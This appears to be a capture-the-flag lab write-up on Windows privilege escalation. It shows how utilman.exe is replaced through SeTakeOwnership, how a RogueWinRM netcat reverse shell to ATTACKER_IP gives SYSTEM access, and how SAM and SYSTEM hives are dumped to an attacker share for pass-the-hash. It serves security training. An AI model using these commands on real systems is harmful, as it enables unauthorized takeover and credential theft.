
Once on the command prompt, we can check our privileges with the following command:

Command Prompt

```
C:\> whoami /priv

PRIVILEGES INFORMATION
```

```
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeTakeOwnershipPrivilege      Take ownership of files or other objects Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

We'll abuse `utilman.exe` to escalate privileges this time. Utilman is a built-in Windows application used to provide Ease of Access options during the lock screen:



Since Utilman is run with SYSTEM privileges, we will effectively gain SYSTEM privileges if we replace the original binary for any payload we like. As we can take ownership of any file, replacing it is trivial.

To replace utilman, we will start by taking ownership of it with the following command:

Command Prompt

```
C:\> takeown /f C:\Windows\System32\Utilman.exe

SUCCESS: The file (or folder): "C:\Windows\System32\Utilman.exe" now owned by user
"WINPRIVESC2\thmtakeownership".
```

Notice that being the owner of a file doesn't necessarily mean that you have privileges over it, but being the owner you can assign yourself any privileges you need. To give your user full permissions over utilman.exe you can use the following command:

Command Prompt

```
C:\> icacls C:\Windows\System32\Utilman.exe /grant THMTakeOwnership:F
```


```
processed file: Utilman.exe
Successfully processed 1 files; Failed processing 0 files
```

After this, we will replace utilman.exe with a copy of cmd.exe:


Command Prompt

```
C:\Windows\System32\> copy cmd.exe utilman.exe
        1 file(s) copied.
```

To trigger utilman, we will lock our screen from the start button:




And finally, proceed to click on the "Ease of Access" button, which runs utilman.exe with SYSTEM privileges. Since we replaced it with a cmd.exe copy, we will get a command prompt with SYSTEM privileges:



SeImpersonate / SeAssignPrimaryToken
These privileges allow a process to impersonate other users and act on their behalf. Impersonation usually consists of being able to spawn a process or thread under the security context of another user.

Impersonation is easily understood when you think about how an FTP server works. The FTP server must restrict users to only access the files they should be allowed to see.


Let's assume we have an FTP service running with user `ftp`. Without impersonation, if user Ann logs into the FTP server and tries to access her files, the FTP service would try to access them with its access token rather than Ann's:



There are several reasons why using ftp's token is not the best idea: - For the files to be served correctly, they would need to be accessible to the `ftp` user. In the example above, the FTPservice would be able to access Ann's files, but not Bill's files, as the DACL in Bill's files doesn't allow user `ftp`. This adds complexity as we must manually configure specific permissions for each served file/directory. - For the operating system, all files are accessed by user `ftp`, independent of which user is currently logged in to the FTP service. This makes it impossible to delegate the authorisation to the operating system; therefore, the FTP service must implement it. - If

the FTP service were compromised at some point, the attacker would immediately gain access to all of the folders to which the `ftp` user has access.

If, on the other hand, the FTP service's user has the SeImpersonate or SeAssignPrimaryToken privilege, all of this is simplified a bit, as the FTP service can temporarily grab the access token of the user logging in and use it to perform any task on their behalf:



Now, if user Ann logs in to the FTP service and given that the ftp user has impersonation privileges, it can borrow Ann's access token and use it to access her files. This way, the files don't need to provide access to user `ftp` in any way, and the operating system handles authorisation. Since the FTP service is impersonating Ann, it won't be able to access Jude's or Bill's files during that session.

As attackers, if we manage to take control of a process with SeImpersonate or SeAssignPrimaryToken privileges, we can impersonate any user connecting and authenticating to that process.


In Windows systems, you will find that the LOCAL SERVICE and NETWORK SERVICE ACCOUNTS already have such privileges. Since these accounts are used to spawn services using restricted accounts, it makes sense to allow them to impersonate connecting users if the service needs. Internet Information Services (IIS) will also create a similar default account called "iis apppool\defaultapppool" for web applications.

To elevate privileges using such accounts, an attacker needs the following: 1. To spawn a process so that users can connect and authenticate to it for impersonation to occur. 2. Find a way to force privileged users to connect and authenticate to the spawned malicious process.

We will use **RogueWinRM exploit** to accomplish both conditions.

Let's start by assuming we have already compromised a website running on IIS and that we have planted a web shell on the following address: `http://MACHINE_IP/`

We can use the web shell to check for the assigned privileges of the compromised account and confirm we hold both privileges of interest for this task:



To use RogueWinRM, we first need to upload the exploit to the target machine. For your convenience, this has already been done, and you can find the exploit in the `C:\tools\` folder.

The RogueWinRM exploit is possible because whenever a user (including unprivileged users) starts the BITS service in Windows, it automatically creates a connection to port 5985 using SYSTEM privileges. Port 5985 is typically used for the WinRM service, which is simply a port that exposes a Powershell console to be used remotely through the network. Think of it like SSH, but using Powershell.

If, for some reason, the WinRM service isn't running on the victim server, an attacker can start a fake WinRM service on port 5985 and catch the authentication attempt made by the BITS service when starting. If the attacker has SeImpersonate privileges, he can execute any command on behalf of the connecting user, which is SYSTEM.

Before running the exploit, we'll start a netcat listener to receive a reverse shell on our attacker's machine:

Kali Linux

```
user@attackerpc$ nc -lvp 4442
```


And then, use our web shell to trigger the RogueWinRM exploit using the following command:

```
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe ATTACKER_IP 4442"
```

Note: The exploit may take up to 2 minutes to work, so your browser may appear as unresponsive for a bit. This happens if you run the exploit multiple times as it must wait for the BITS service to stop before starting it again. The BITS service will stop automatically after 2 minutes of starting.

The `-p` parameter specifies the executable to be run by the exploit, which is `nc64.exe` in this case. The `-a` parameter is used to pass arguments to the executable. Since we want nc64 to establish a reverse shell against our attacker machine, the arguments to pass to netcat will be `-e cmd.exe ATTACKER_IP 4442`.

If all was correctly set up, you should expect a shell with SYSTEM privileges:



Kali Linux

```
user@attackerpc$ nc -lvp 4442
Listening on 0.0.0.0 4442
Connection received on 10.10.175.90 49755
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
nt authority\system
```

Using any of the three methods discussed in this task, gain access to the Administrator's desktop and collect the flag. Don't forget to input the flag at the end of this task.

Answer the questions below

Get the flag on the Administrator's desktop.

Answer:


Method 1: SeBackup / SeRestore

on Attack Terminal:

Access Target Machine using ***xfreerdp***

→ ***run****:* `xfreerdp /v:<Target_Machine_IP> /u:THMBackup /p:CopyMaster555 /f /clipboard`

→ ***enter****:* `Y`



on FreeRDP (Windows) Console:


→ ***launch*** *CMD Terminal as Administrator*

→ ***run***: `whoami /priv`

→ ***run***: `reg save hklm\system C:\Users\THMBackup\system.hive`

→ ***run***: `reg save hklm\sam C:\Users\THMBackup\sam.hive`

→ *minimize FreeRDP console*




on Attack Terminal:

→ ***run***: `mkdir share`

→ ***run***: `python3.9 /opt/impacket/examples/smbserver.py -smb2support -username THMBackup -password CopyMaster555 public share`

→ *go back to FreeRDP console*




on FreeRDP (Windows) CMD Terminal:

→ ***run***: *C:\> copy C:\Users\THMBackup\sam.hive \\ATTACKER_IP\public*

→ ***run***: *C:\> copy C:\Users\THMBackup\system.hive \\ATTACKER_IP\public*

→ *minimize FreeRDP console (go back to attack terminal)*




on Attack Terminal:

→ ***run***: *cd share (navigate to 'share' directory)*

→ ***run***: *ls (verify .hive files were successfully copied)*

→ ***run***: *python3.9 /opt/impacket/examples/secretsdump.py -sam sam.hive -system system.hive LOCAL*

→ ***run***: *python3.9 /opt/impacket/examples/psexec.py -hashes <Administrator hashes credentials> administrator@<Target_Machine_IP>*




Cont.

→ ***run***: `Whoami` *(verify user)*

→ ***run***: `cd \Users\Administrator\Desktop` *(navigate to Administrator's desktop)*

→ ***run***: `dir /b | findstr /i flag` *(search for flag)*

→ ***run***: `type flag.txt` *(print out flag)*



